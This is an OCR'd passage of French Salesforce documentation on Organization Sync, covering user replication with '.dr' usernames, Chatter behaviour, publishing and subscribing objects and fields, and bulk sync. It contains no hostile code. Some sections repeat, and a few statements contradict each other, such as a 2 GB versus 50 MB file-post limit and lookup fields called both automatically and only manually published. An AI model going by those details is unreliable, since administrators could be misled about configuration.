- Si vous souhaitez ensuite ajouter manuellement les enregistrements utilisateur à l'organisation secondaire, ajoutez-les *avant* de copier vos données vers l'organisation secondaire via une synchronisation en masse. Si un enregistrement de l'organisation secondaire référence un utilisateur qui n'existe pas encore dans cette organisation, le champ contenant l'utilisateur est automatiquement actualisé avec le propriétaire de la connexion, et la valeur de ce champ remplace ensuite la valeur correcte dans l'organisation principale.
- Si vous avez choisi de synchroniser les utilisateurs, mais que vous devez déclencher manuellement la réplication de tous les utilisateurs, accédez à la page de détail de votre connexion Synchronisation de l'organisation dans l'organisation principale. Dans la section Détails de connexion, cliquez sur **Modifier**, désélectionnez la case **Synchroniser des utilisateurs**, puis cliquez sur **Enregistrer**. Cliquez ensuite de nouveau sur **Modifier**, sélectionnez une nouvelle fois la case **Synchroniser des utilisateurs**, puis cliquez sur **Enregistrer**.

**Comment les utilisateurs se connectent-ils à l'organisation secondaire ?**

Les utilisateurs se connectent à l'organisation secondaire en utilisant une version modifiée de leur nom d'utilisateur dans l'organisation principale et un mot de passe personnalisé.

**Comment puis-je vérifier si tous les utilisateurs ont été ajoutés à l'organisation secondaire ?**

Examinez le champ `Statut de connexion` de la page de détail de votre connexion Synchronisation de l'organisation dans l'organisation principale. Dès que vous acceptez l'invitation à la connexion, le statut de connexion indique `Synchronisation des métadonnées en cours`, si vous avez choisi de synchroniser les métadonnées. Cela signifie que les métadonnées que vous prenez en charge sont copiées vers l'organisation secondaire. Le statut de connexion change ensuite en `Synchronisation des utilisateurs en cours` pendant la copie des utilisateurs vers l'organisation secondaire. Lorsque le statut de connexion change en `Actif`, tous les enregistrements utilisateur sont disponibles dans l'organisation secondaire. Les échecs de réplication d'utilisateurs sont consignés dans le journal de synchronisation de l'organisation.

**Combien de temps dure la synchronisation des utilisateurs ?**

Le délai nécessaire dépend de la quantité de données utilisateur dans votre organisation principale.

**Quels types d'utilisateur sont synchronisés ?**

Tous les utilisateurs qui disposent de licences Salesforce standard sont synchronisés. Pour plus d'informations sur les utilisateurs qui appartiennent à cette catégorie, reportez-vous à Licences utilisateur standard.

**Les mises à jour associées aux utilisateurs sont-elles synchronisées ?**

Oui. Les mises à jour suivantes sont synchronisées en temps réel et dans les deux sens entre les organisations :

- Ajout, mise à jour ou désactivation d'un utilisateur
- Attribution ou réattribution d'un rôle, d'un profil utilisateur ou d'un ensemble d'autorisations à un utilisateur (à condition que le rôle, le profil utilisateur ou l'ensemble d'autorisations existent dans les deux organisations)

Si vous avez choisi de synchroniser les métadonnées, d'autres modifications des métadonnées associées aux utilisateurs, notamment la création et la mise à jour de profils utilisateur, sont également synchronisées pour vous.

Remarque: Si vous souhaitez synchroniser les mises à jour des utilisateurs dans une seule direction, depuis l'organisation principale vers la secondaire, connectez-vous à l'organisation secondaire, puis désélectionnez la case **Synchroniser les utilisateurs** dans la page de détail de votre connexion Synchronisation de l'organisation. Cela bloque l'envoi des mises à jour des utilisateurs depuis l'organisation secondaire vers la principale.

**Que se passe-t-il si je choisis de synchroniser les utilisateurs, mais pas les métadonnées ?**

Pour limiter les problèmes de synchronisation, nous recommandons de sélectionner les deux options **Synchroniser les utilisateurs** et **Synchroniser les métadonnées** en envoyant l'invitation à la connexion. Cependant, si vous choisissez de synchroniser les utilisateurs sans les métadonnées, acceptez l'invitation à la connexion uniquement après avoir mis à jour les métadonnées dans l'organisation secondaire pour qu'elles correspondent aux métadonnées de l'organisation principale. Si des métadonnées associées aux utilisateurs, par exemple des profils utilisateur, sont manquantes dans l'organisation secondaire, la synchronisation en masse échoue et doit être réexécutée. Les échecs de synchronisation d'utilisateurs sont répertoriés dans le journal de synchronisation de l'organisation.

## Gestion des connexions à l'organisation secondaire

Les utilisateurs de la Synchronisation de l'organisation reçoivent des identifiants de connexion distincts pour accéder à l'organisation secondaire. Les connexions utilisateur à l'organisation secondaire peuvent être configurées et gérées de la même façon que dans l'organisation principale.

Les utilisateurs se connectent à l'organisation secondaire avec une version modifiée de leur nom d'utilisateur dans l'organisation principale et avec un mot de passe personnalisé. Les noms d'utilisateur de l'organisation secondaire se terminent par **.dr**, qui permet de mapper correctement les enregistrements utilisateur entre les deux organisations. Par exemple, si un nom d'utilisateur dans l'organisation principale est *tmiller@masociete.com*, son nom d'utilisateur dans l'organisation secondaire est *tmiller@masociete.com.dr*.

Lors de la copie d'un enregistrement utilisateur dans l'organisation secondaire, le suffixe **.dr** est automatiquement ajouté au nom d'utilisateur. Toutefois, si une personne crée un nouvel utilisateur dans l'organisation secondaire, elle doit ajouter **.dr** au nom d'utilisateur. Si **.dr** n'est pas ajouté, l'enregistrement utilisateur n'est pas copié dans l'organisation principale. Le Journal de synchronisation de l'organisation secondaire répertorie les erreurs de nom d'utilisateur.

Éditions

Disponible avec : Salesforce Classic

La synchronisation de l'organisation est disponible dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Remarque: Si un utilisateur ne peut pas accéder à l'organisation principale après avoir dépassé le nombre maximal de tentatives de saisie du mot de passe, il peut se connecter à l'organisation secondaire.

### Configuration des connexions utilisateur

Une fois la synchronisation de l'utilisateur terminée, l'administrateur Salesforce doit se connecter à l'organisation secondaire et réinitialiser tous les mots de passe d'utilisateur. Le cas échéant, un e-mail est envoyé à tous les utilisateurs avec un mot de passe temporaire. Informez

vos utilisateurs que cet e-mail contient le mot de passe d'accès à l'organisation secondaire, à utiliser avec leur nom d'utilisateur dans l'organisation secondaire (leur nom d'utilisateur Salesforce habituel auquel le suffixe **.dr** est ajouté).

Les utilisateurs peuvent se connecter aux deux organisations à partir de la page de connexion de Salesforce, en veillant à utiliser les identifiants correspondants. Vous gérez les connexions utilisateur de l'organisation secondaire de la même façon que pour l'organisation principale.

Les mots de passe temporaires des nouveaux utilisateurs expirent au bout de six mois, et les utilisateurs doivent changer leur mot de passe lors de leur première connexion. Le lien de connexion dans l'e-mail est à usage unique. Un utilisateur qui suit le lien sans définir de mot de passe, ou qui laisse le lien expirer, doit demander à un administrateur de réinitialiser son mot de passe pour pouvoir se connecter.

## Fonctionnement de Chatter dans la synchronisation de l'organisation

Chatter fonctionne normalement dans l'organisation secondaire, mais certaines fonctionnalités Chatter ne sont pas synchronisées entre l'organisation principale et la secondaire.

Si vous avez activé la synchronisation bidirectionnelle, Chatter fonctionne comme suit lors de la synchronisation de l'organisation :

**Publications**

Les publications de texte, de lien et de fichier ainsi que les commentaires sont synchronisés entre les organisations. Par conséquent, une publication dans une organisation est visible dans l'autre organisation. Les publications de fichiers jusqu'à 2 Go sont prises en charge.

Remarque: Les organisations doivent être configurées pour prendre en charge les fils synchronisés.

Éditions

Disponible avec : Salesforce Classic

La synchronisation de l'organisation est disponible dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Mentions J'aime**

Les utilisateurs peuvent aimer des publications et des commentaires dans l'organisation secondaire de la même façon que dans la principale. Toutefois, les mentions J'aime données dans une organisation ne sont pas visibles dans l'autre. Les utilisateurs continuent de recevoir les notifications par e-mail sur l'activité dans les publications ou les commentaires qu'ils ont aimés, qu'ils aient publié leur mention J'aime dans l'organisation principale ou dans la secondaire. Par exemple, Rita travaille dans l'organisation secondaire et aime une publication. Lorsqu'elle revient travailler dans l'organisation principale, sa mention J'aime n'est pas visible dans cette publication. Cependant, si quelqu'un dans l'une des deux organisations commente la publication qu'elle a aimée, elle reçoit une notification par e-mail.

**Partages**

Les utilisateurs peuvent cliquer sur **Partager** dans les publications aussi bien dans l'organisation secondaire que dans l'organisation principale.

**Groupes**

Les utilisateurs peuvent créer et modifier des groupes Chatter aussi bien dans l'organisation secondaire que dans l'organisation principale, mais les groupes ne sont pas synchronisés entre les deux organisations. Cela signifie qu'un groupe qui existe dans l'organisation principale n'est pas visible dans l'organisation secondaire, et inversement.

**Mentions**

Les utilisateurs peuvent mentionner d'autres utilisateurs et groupes dans l'organisation secondaire de la même façon que dans l'organisation principale. Toutefois, les mentions J'aime données dans une organisation ne peut pas être cliquées dans l'autre. Par exemple, un utilisateur publie le commentaire suivant dans l'organisation principale : « @Ella Roberts, cela peut t'intéresser ». Dans l'organisation secondaire, le commentaire est visible, mais « @Ella Roberts » ne pointe pas vers le profil d'Ella.

**Rubriques**

Les utilisateurs ajouter des rubriques à des publications aussi bien dans l'organisation secondaire que dans l'organisation principale, mais les rubriques ne sont pas synchronisées entre les deux organisations. Cela signifie qu'une publication à laquelle des rubriques sont ajoutées dans l'organisation principale n'est pas répertoriée dans les rubriques de l'organisation secondaire.

# Publication et abonnement à des objets dans la Synchronisation de l'organisation

Lorsque les organisations principale et secondaire sont connectées via une connexion de synchronisation de l'organisation, vous pouvez lancer un processus de publication et d'abonnement qui active un flux d'insertion, de mise à jour et de suppression d'enregistrements entre les organisations.

Dans le processus de publication et d'abonnement, les objets et leurs champs sont publiés dans l'organisation principale et abonnés dans l'organisation secondaire. Ensuite, pour s'assurer que les mises à jour des enregistrements sont transmises dans les deux directions, le même processus est répété depuis l'organisation secondaire vers l'organisation principale.

La publication d'un objet ne copie aucun enregistrement dans l'organisation secondaire. Elle crée simplement un chemin qui permet d'exécuter une synchronisation en masse pour copier les enregistrements de ce type d'objet depuis l'organisation principale vers la secondaire. Par exemple, une fois l'objet Compte publié, vous pouvez exécuter une synchronisation en masse afin de copier tous les comptes dans l'organisation secondaire. Après la synchronisation en masse initiale, toutes les insertions, mises à jour et suppressions d'enregistrements de ce type d'objet sont automatiquement synchronisées dans les deux organisations.

Éditions

Disponible avec : Salesforce Classic

La synchronisation de l'organisation est disponible dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Conseil: La page Détails de la connexion représente la plate-forme de votre connexion de Synchronisation de l'organisation.

Une fois votre connexion établie, prenez le temps de découvrir cette page à l'aide d'une présentation interactive. **Procédure pas à pas** : Explore the Connection Detail Page. Avant de commencer, assurez-vous d'ajouter l'onglet Connexions à votre environnement Salesforce.

## Quels objets peuvent être publiés ?

Seuls certains objets peuvent être publiés dans la Synchronisation de l'organisation. Déterminez avec précaution les objets que vous souhaitez publier. Réfléchissez à la publication des objets les plus importants pour votre activité.

## Compréhension des relations de référence

Avant de lancer le processus publier-et-abonner, assurez-vous de comprendre le rôle des références dans la synchronisation de l'organisation. La Synchronisation de l'organisation conserve automatiquement la plupart des relations de référence standard. Vous devez toutefois publier des objets et leurs champs en reflétant la hiérarchie de votre modèle de données.

## Publication d'objets dans l'organisation secondaire

Lorsque vous avez configuré la connexion de synchronisation de l'organisation, vous pouvez publier des objets de votre choix vers l'organisation secondaire.

## Modification de champs publiés

Lorsque vous publiez un objet dans la Synchronisation de l'organisation, vous pouvez également contrôler les champs que vous publiez dans cet objet. Tous les champs pris en charge sont publiées par défaut lorsque vous publiez leur objet parent, mais vous pouvez annuler leur publication. Si un champ n'est pas publié, il n'est pas affiché dans l'organisation liée.

## Abonnement à des objets dans l'organisation secondaire

Lorsque vous publiez un objet dans la Synchronisation de l'organisation, vous devez vous abonner à l'objet dans l'organisation secondaire. Lorsque vous vous abonnez à un objet, vous le mappez avec lui-même pour assurer que les enregistrements de ce type d'objet s'affichent dans l'organisation secondaire.

## Modification des champs abonnés

Lorsque vous vous abonnez à un objet dans la synchronisation de l'organisation, ses champs sont automatiquement abonnés par défaut. Les champs sont automatiquement mappés entre eux pour garantir leur synchronisation.

Exécution du processus de publication

La publication d'objets dans l'organisation principale et l'abonnement à ces objets dans l'organisation secondaire permettent d'envoyer les mises à jour d'enregistrement de ce type d'objet depuis l'organisation principale vers la secondaire. Si vous souhaitez envoyer les mises à jour dans les deux directions, vous devez publier et vous abonner aux mêmes objets dans le sens opposé, c.-à-d. de l'organisation secondaire vers la principale.

## Quels objets peuvent être publiés ?

Seuls certains objets peuvent être publiés dans la Synchronisation de l'organisation. Déterminez avec précaution les objets que vous souhaitez publier. Réfléchissez à la publication des objets les plus importants pour votre activité.

Lorsque vous choisissez les objets à publier, pensez aux relations entre les objets. Lorsqu'un objet est l'enfant d'un autre, par exemple Contact qui est un enfant de Compte, publiez les deux objets pour permettre au Contact de référencer le Compte dans l'organisation secondaire.

Dans la Synchronisation de l'organisation, vous pouvez publier les objets ci-dessous.

**Tout objet qui a été déployé**

**Compte**

**Pièce jointe (privée ou publique)**

**Requête**

**Commentaire de requête (privé ou public)**

**Membre d'équipe de requête**

Cela inclut les membres d'équipe de requête prédéfinis, mais s'applique uniquement aux membres d'équipe de requête qui sont des utilisateurs. Les membres d'équipe de requête qui sont des contacts ne sont pas pris en charge.

**Contact**

Si les comptes personnels sont activés dans votre organisation, publiez Contact et Compte ensemble pour obtenir de meilleurs résultats.

**Email Message**

Les e-mails brouillon et les images en ligne ne sont pas pris en charge.

**Commentaire de fil**

**Élément de fil**

Si vous sélectionnez l'option Synchroniser les fils et les champs d'audit lorsque vous établissez la connexion de synchronisation de l'organisation, les objets Élément de fil et Commentaire de fil doivent être publiés pour permettre la synchronisation des fils entre les deux organisations. Seules les publications de texte, de lien et de fichier inférieures à 50 Mo sont prises en charge.

**Piste**

**Opportunité**

Pour obtenir de meilleurs résultats, mettez à jour les étapes d'opportunité dans la page de détail d'enregistrement de l'opportunité. Les actions globales de recherche et de remplacement des étapes d'opportunité ne sont pas prises en charge dans la Synchronisation de l'organisation, et ne sont pas synchronisées entre les organisations principale et secondaire.

Éditions

Disponible avec : Salesforce Classic

La synchronisation de l'organisation est disponible dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Produit**

**Tâche**

## Compréhension des relations de référence

Avant de lancer le processus publier-et-abonner, assurez-vous de comprendre le rôle des références dans la synchronisation de l'organisation. La Synchronisation de l'organisation conserve automatiquement la plupart des relations de référence standard. Vous devez toutefois publier des objets et leurs champs en reflétant la hiérarchie de votre modèle de données.

Salesforce préserve les relations de référence hiérarchiques pour un niveau de référence. Par exemple, les références entre l'objet enfant Contact et l'objet parent Compte sont préservées.

Lorsqu'une entité parente est supprimée dans Salesforce, ses entités enfant (notamment les pièces jointes) sont également supprimées. Cela est également vrai pour la Synchronisation de l'organisation. Par exemple, si une requête contenant plusieurs pièces jointes est synchronisée, une suppression réversible de la requête dans l'une des organisations entraîne la suppression réversible de la requête et de ses pièces jointes dans les deux organisations. De la même façon, la restauration de la requête dans l'une des organisations entraîne la restauration de la requête et de ses pièces jointes dans les deux organisations.

Éditions

Disponible avec : Salesforce Classic

La synchronisation de l'organisation est disponible dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Pour préserver les relations de référence des entités en cours de publication dans la connexion Synchronisation de l'organisation, respectez les consignes suivantes :

- Les deux entités doivent être sélectionnées pour la publication et l'abonnement.
- Publiez l'entité parente dans l'organisation secondaire avant ou en même temps que l'entité enfant. Si l'entité enfant d'une relation de référence est publiée en premier, le champ de relation est vide. Si ce champ de référence est requis, la réplication de l'enregistrement échoue. Pour obtenir de meilleurs résultats, publiez tous les objets ensemble afin de préserver les références.
- Le modèle de données ne doit inclure aucune dépendance circulaire.

## Publication d'objets dans l'organisation secondaire

Lorsque vous avez configuré la connexion de synchronisation de l'organisation, vous pouvez publier des objets de votre choix vers l'organisation secondaire.

Lorsque vous publiez et vous abonnez à un objet, vous créez un lien entre les organisations principale et secondaire qui permet de synchroniser les insertions, les mises à jour et les suppressions de cet objet entre les deux organisations.

Pour publier des objets depuis l'organisation principale vers la secondaire :

1. Connectez-vous à l'organisation principale.
2. Accédez à l'onglet Connexions.
3. Dans la colonne Nom de connexion, cliquez sur le nom de la connexion Synchronisation de l'organisation.
4. Dans la section Objets publiés, cliquez sur **Publier/Annuler la publication**.
5. Sélectionnez tous les objets que vous souhaitez publier vers l'organisation secondaire.

Éditions


Disponible avec : Salesforce Classic

La synchronisation de l'organisation est disponible dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier des objets publiés :

- Gérer les connexions




6. Cliquez sur **Enregistrer**. Les objets que vous avez publiés sont affichés dans la section Objets publiés.

## Modification de champs publiés

Lorsque vous publiez un objet dans la Synchronisation de l'organisation, vous pouvez également contrôler les champs que vous publiez dans cet objet. Tous les champs pris en charge sont publiées par défaut lorsque vous publiez leur objet parent, mais vous pouvez annuler leur publication. Si un champ n'est pas publié, il n'est pas affiché dans l'organisation liée.

Pour modifier les champs publiés d'un objet :

1. Accédez à l'onglet Connexions.
2. Dans la colonne Nom de connexion, cliquez sur le nom de la connexion Synchronisation de l'organisation.
3. Dans la section Objets publiés, cliquez sur **Modifier** en regard du nom d'un objet.


**Éditions**

Disponible avec : Salesforce Classic

La synchronisation de l'organisation est disponible dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour modifier des champs publiés :
- Gérer les connexions




La liste des champs associés à cet objet s'affiche. Tous les champs pris en charge sont sélectionnés par défaut.

**Remarque:**
- Les champs d'audit ne figurent pas dans la liste des champs qui peuvent être publiés, car ils sont automatiquement synchronisés.

- Les champs de zone de texte enrichi (RTA) ne peuvent pas être publiés.
- Les champs de formule et les champs récapitulatifs de cumul ne peuvent pas être publiés, car leurs valeurs sont déterminées par les valeurs d'autres champs. Pour contourner cette difficulté, assurez-vous que les champs de saisie d'un champ de formule ou d'un champ récapitulatif de cumul sont publiés. Créez ensuite un champ de formule ou un champ récapitulatif de cumul identique dans l'organisation secondaire, qui référence ces champs de saisie pour calculer leur valeur.
- Les champs de référence à des objets non publiés sont automatiquement publiés, car la publication de ces champs peut entraîner des erreurs de synchronisation. Par exemple, si un champ de l'objet Contact inclut une référence à des comptes et que l'objet Compte n'a pas encore été publié, ce champ ne peut être publié que manuellement.

4. Désélectionnez les champs que vous ne souhaitez pas publier. Avant de publier un champ, tenez compte des relations de référence qui vont être affectées.
5. Cliquez sur **Enregistrer**.
6. Si une synchronisation bidirectionnelle est mise en oeuvre et que vous annulez la publication d'un champ qui est déjà publié et abonné, répétez les étapes ci-dessus dans l'organisation liée.

ATTENTION: Lorsque vous exécutez l'une des actions suivantes sur un champ dans une organisation, l'abonnement au champ est automatiquement annulé dans l'organisation liée :

- Supprimer le champ
- Changer le type de champ
- Modifier la taille ou la précision d'un champ de zone de texte longue, de texte, de pourcentage, numérique ou de devise

Le champ reste publié, mais vous devez renouveler l'abonnement dans l'organisation liée.

Remarque: Pour ajouter un champ à un objet déjà publié dans la synchronisation de l'organisation, publiez et abonnez-vous au champ pour vous assurer que ses mises à jour sont synchronisées. Ne mettez pas à jour la valeur de champ des enregistrements existants avant d'avoir publié le champ et de vous y être abonné(e).

## Abonnement à des objets dans l'organisation secondaire

Lorsque vous publiez un objet dans la Synchronisation de l'organisation, vous devez vous abonner à l'objet dans l'organisation secondaire. Lorsque vous vous abonnez à un objet, vous le mappez avec lui-même pour assurer que les enregistrements de ce type d'objet s'affichent dans l'organisation secondaire.

Pour vous abonner à des objets dans l'organisation secondaire :

1. Connectez-vous à l'organisation secondaire.
2. Accédez à l'onglet Connexions.
3. Dans la colonne Nom de connexion, cliquez sur le nom de la connexion Synchronisation de l'organisation.
4. Dans la liste associée Objets abonnés, cliquez sur **S'inscrire/Se désinscrire**.
5. Sélectionnez **Mapper automatiquement les objets** pour mapper chaque objet avec le même. Par exemple, `Compte` est mappé avec `Compte`.
6. Cliquez sur **Enregistrer**. Les objets auxquels vous vous abonnez sont désormais affichés dans la section Objets abonnés.

Lorsque vous vous abonnez à un objet dans la synchronisation de l'organisation, tous ses champs sont automatiquement mappés et abonnés. Si vous ne souhaitez pas synchroniser un champ particulier, annulez sa publication.

Éditions

Disponible avec : Salesforce Classic

La synchronisation de l'organisation est disponible dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier des objets abonnés :

- Gérer les connexions

## Modification des champs abonnés

Lorsque vous vous abonnez à un objet dans la synchronisation de l'organisation, ses champs sont automatiquement abonnés par défaut. Les champs sont automatiquement mappés entre eux pour garantir leur synchronisation.

Pour afficher les champs abonnés dans un objet :

1. Connectez-vous à l'organisation abonnée.
2. Accédez à l'onglet Connexions.
3. Cliquez sur le nom de la connexion de Synchronisation de l'organisation.
4. Dans la section Objets abonnés, cliquez sur **Modifier** en regard du nom de l'objet.
   Un champ est abonné si la colonne Vos champs contient une valeur de mappage différente de `--Aucun--`. Les champs doivent être mappés entre eux (par exemple, le champ Description du compte est mappé avec Description du compte).

Remarque:

- Si la colonne Vos champs indique **Aucun disponible** pour un champ, cela signifie que le champ est une référence à un objet auquel aucun abonnement n'a encore été souscrit. Une fois abonné à l'objet correspondant, les champs qui le référencent sont également automatiquement abonnés.
- Si vous ne souhaitez pas synchroniser un champ particulier, il suffit d'annuler sa publication. Il n'est pas nécessaire de se désabonner du champ.

Éditions

Disponible avec : Salesforce Classic

La synchronisation de l'organisation est disponible dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier des champs abonnés :

- Gérer les connexions

## Exécution du processus de publication

La publication d'objets dans l'organisation principale et l'abonnement à ces objets dans l'organisation secondaire permettent d'envoyer les mises à jour d'enregistrement de ce type d'objet depuis l'organisation principale vers la secondaire. Si vous souhaitez envoyer les mises à jour dans les deux directions, vous devez publier et vous abonner aux mêmes objets dans le sens opposé, c.-à-d. de l'organisation secondaire vers la principale.

Important: Si vous mettez en oeuvre une synchronisation unidirectionnelle, ignorez ce processus.

1. Dans l'organisation secondaire, publiez tous les objets vers l'organisation principale.
2. Dans l'organisation principale :
   a. Abonnez-vous à tous les objets publiés et mappez-les.
   b. Si nécessaire, modifiez les champs abonnés des objets.

Une fois les objets publiés et abonnés dans les deux directions (de l'organisation principale vers la secondaire et de l'organisation secondaire vers la principale), vous pouvez effectuer une synchronisation en masse afin de copier les enregistrements vers l'organisation secondaire. Après la synchronisation en masse initiale, toutes les insertions, mises à jour et suppressions d'enregistrements sont automatiquement synchronisées dans les deux organisations.

Éditions

Disponible avec : Salesforce Classic

La synchronisation de l'organisation est disponible dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour publier et vous abonner à des objets :

- Gérer les connexions

## Exécution d'une synchronisation en masse

Une synchronisation en masse déclenche la copie des nouveaux enregistrements dont le type d'objet est publié et abonné. Les enregistrements sont ainsi disponibles dans les deux organisations. Une synchronisation en masse copie les enregistrements dans une seule direction. Par conséquent, une synchronisation en masse dans l'organisation principale copie les nouveaux enregistrements vers l'organisation secondaire.

Pour exécuter une synchronisation en masse :

1. Cliquez sur **Synchronisation en masse** dans la page de détail de votre connexion Synchronisation de l'organisation.
   La page de synchronisation en masse affiche la liste de tous les objets publiés.
2. Spécifiez un nombre d'entités à synchroniser, ou sélectionnez une date d'échéance au cours de l'année passée pour contrôler les enregistrements synchronisés.

   Important: La date limite est définie par défaut sur un an avant la date actuelle. Pour la synchronisation en masse initiale, synchronisez vos enregistrements dans des groupes basés sur la date, afin de réduire la quantité de données traitées simultanément.

   Par exemple, vous pouvez effectuer une première synchronisation en masse sur les trois derniers mois seulement, puis une deuxième synchronisation en masse sur les six derniers mois. Le regroupement d'enregistrements ne prend pas plus de temps, car le système ne resynchronise pas les enregistrements déjà synchronisés.
3. Cliquez sur **Démarrer la synchronisation**.

Éditions

Disponible avec : Salesforce Classic

La synchronisation de l'organisation est disponible dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour exécuter une synchronisation en masse :
- Gérer les connexions

### Consignes relatives à la synchronisation en masse

Une synchronisation en masse déclenche la copie de tout enregistrement dont le type d'objet est publié et abonné. L'enregistrement est ainsi disponible dans les deux organisations. Lorsqu'un enregistrement a été copié lors d'une synchronisation en masse, toutes ses mises à jour ultérieures sont synchronisées.

### Transfert manuel d'enregistrements

Vous utiliserez la fonction de synchronisation en masse essentiellement pour copier des enregistrements vers l'organisation secondaire dans la synchronisation de l'organisation. Sachez néanmoins que vous pouvez également transférer des enregistrements individuels à partir de la page de détails des enregistrements dans Salesforce.

### Annulation de la publication d'objets et de champs

Pour arrêter la synchronisation d'un objet ou d'un champ, vous pouvez annuler sa publication dans vos organisations, dans Synchronisation de l'organisation. Tenez compte de toutes les relations de référence associées aux objets ou aux champs dont vous annulez la publication.

## Consignes relatives à la synchronisation en masse

Une synchronisation en masse déclenche la copie de tout enregistrement dont le type d'objet est publié et abonné. L'enregistrement est ainsi disponible dans les deux organisations. Lorsqu'un enregistrement a été copié lors d'une synchronisation en masse, toutes ses mises à jour ultérieures sont synchronisées.

Éditions

Disponible avec : Salesforce Classic

La synchronisation de l'organisation est disponible dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Quand dois-je effectuer une synchronisation en masse ?**

Lorsque vous exécutez le processus publier-et-abonner dans le cadre de la configuration de la synchronisation de l'organisation, l'organisation secondaire ne contient aucun enregistrement. Effectuez une synchronisation en masse préalable afin d'alimenter rapidement la deuxième organisation avec des enregistrements et permettre ainsi aux utilisateurs d'accéder à leur données lorsque la première organisation n'est pas disponible. De plus, effectuez une synchronisation en masse chaque fois que vous publiez et vous abonnez à de nouveaux objets.

**Comment puis-je sélectionner une date limite dans la page Synchronisation en masse ?**

Une synchronisation en masse déclenche la copie de tout enregistrement créé ou modifié après une date donnée de l'année précédente. Sélectionnez cette date dans la page Synchronisation en masse. Pour la synchronisation en masse initiale, synchronisez vos enregistrements dans des groupes basés sur la date, afin de réduire la quantité de données traitées simultanément.

Par exemple, vous pouvez effectuer une première synchronisation en masse sur les trois derniers mois seulement, puis une deuxième synchronisation en masse sur les six derniers mois. Le regroupement d'enregistrements ne prend pas plus de temps, car le système ne resynchronise pas les enregistrements déjà synchronisés.

**Comment puis-je suivre la progression d'une synchronisation en masse ?**

Visualisez le nombre total d'enregistrements restants à synchroniser dans la File d'attente des enregistrements de synchronisation de l'organisation, dans la page de détail de la connexion Synchronisation de l'organisation. Pendant la synchronisation, le bouton **Synchroniser en masse est désactivé**. La déconnexion de Salesforce n'affecte pas la synchronisation. Une fois la synchronisation terminée, le bouton **Synchroniser en masse** est de nouveau actif.

**Une synchronisation en masse peut-elle échouer ?**

Si un enregistrement compris dans une synchronisation en masse présente un problème, par exemple une référence non valide, cet enregistrement et ses enfants ne sont pas copiés, mais les enregistrements non associés aux enregistrements échoués restent copiés lors de la synchronisation en masse. Les échecs de réplication sont consignés dans le journal de synchronisation de l'organisation, alors que les échecs associés aux métadonnées sont consignés dans le journal Historique de la connexion.

**Combien de temps dure une synchronisation en masse ?**

La durée d'une synchronisation en masse dépend du nombre d'enregistrements à synchroniser. Une synchronisation en masse peut prendre plusieurs heures ou plusieurs jours.

## Transfert manuel d'enregistrements

Vous utiliserez la fonction de synchronisation en masse essentiellement pour copier des enregistrements vers l'organisation secondaire dans la synchronisation de l'organisation. Sachez néanmoins que vous pouvez également transférer des enregistrements individuels à partir de la page de détails des enregistrements dans Salesforce.

Pour commencer, ajoutez la liste associée Partage externe à la présentation de page de chaque type d'objet publié dans la Synchronisation de l'organisation. La liste associée Partage externe indique le statut de partage de chaque enregistrement et les connexions avec lesquelles l'enregistrement est partagé.

1. Pour transmettre un enregistrement et ses enregistrements associées vers l'organisation secondaire :
   a. Accédez à la page de détail de l'enregistrement.
   b. Dans la liste associée Partage externe, cliquez sur **Transférer ce [type d'objet]**.
2. Pour transférer plusieurs enregistrements vers l'organisation secondaire :
   a. Sélectionnez l'onglet du type d'enregistrement que vous souhaitez transmettre.
   b. Sélectionnez une vue de liste dans la liste déroulante `Afficher` , puis cliquez sur **OK**.
   c. Dans la vue de liste, sélectionnez les enregistrements que vous souhaitez transmettre. Pour sélectionner tous les enregistrements, cochez la case dans l'en-tête de la colonne.
   d. Cliquez sur **Transférer à des connexions**.
3. Sélectionnez la connexion Synchronisation de l'organisation dans la liste Connexions disponibles.
4. Cliquez sur la flèche **Ajouter** pour déplacer la connexion vers la liste Connexions sélectionnées.
5. Vous pouvez également sélectionner les enregistrements associés que vous souhaitez transférer.

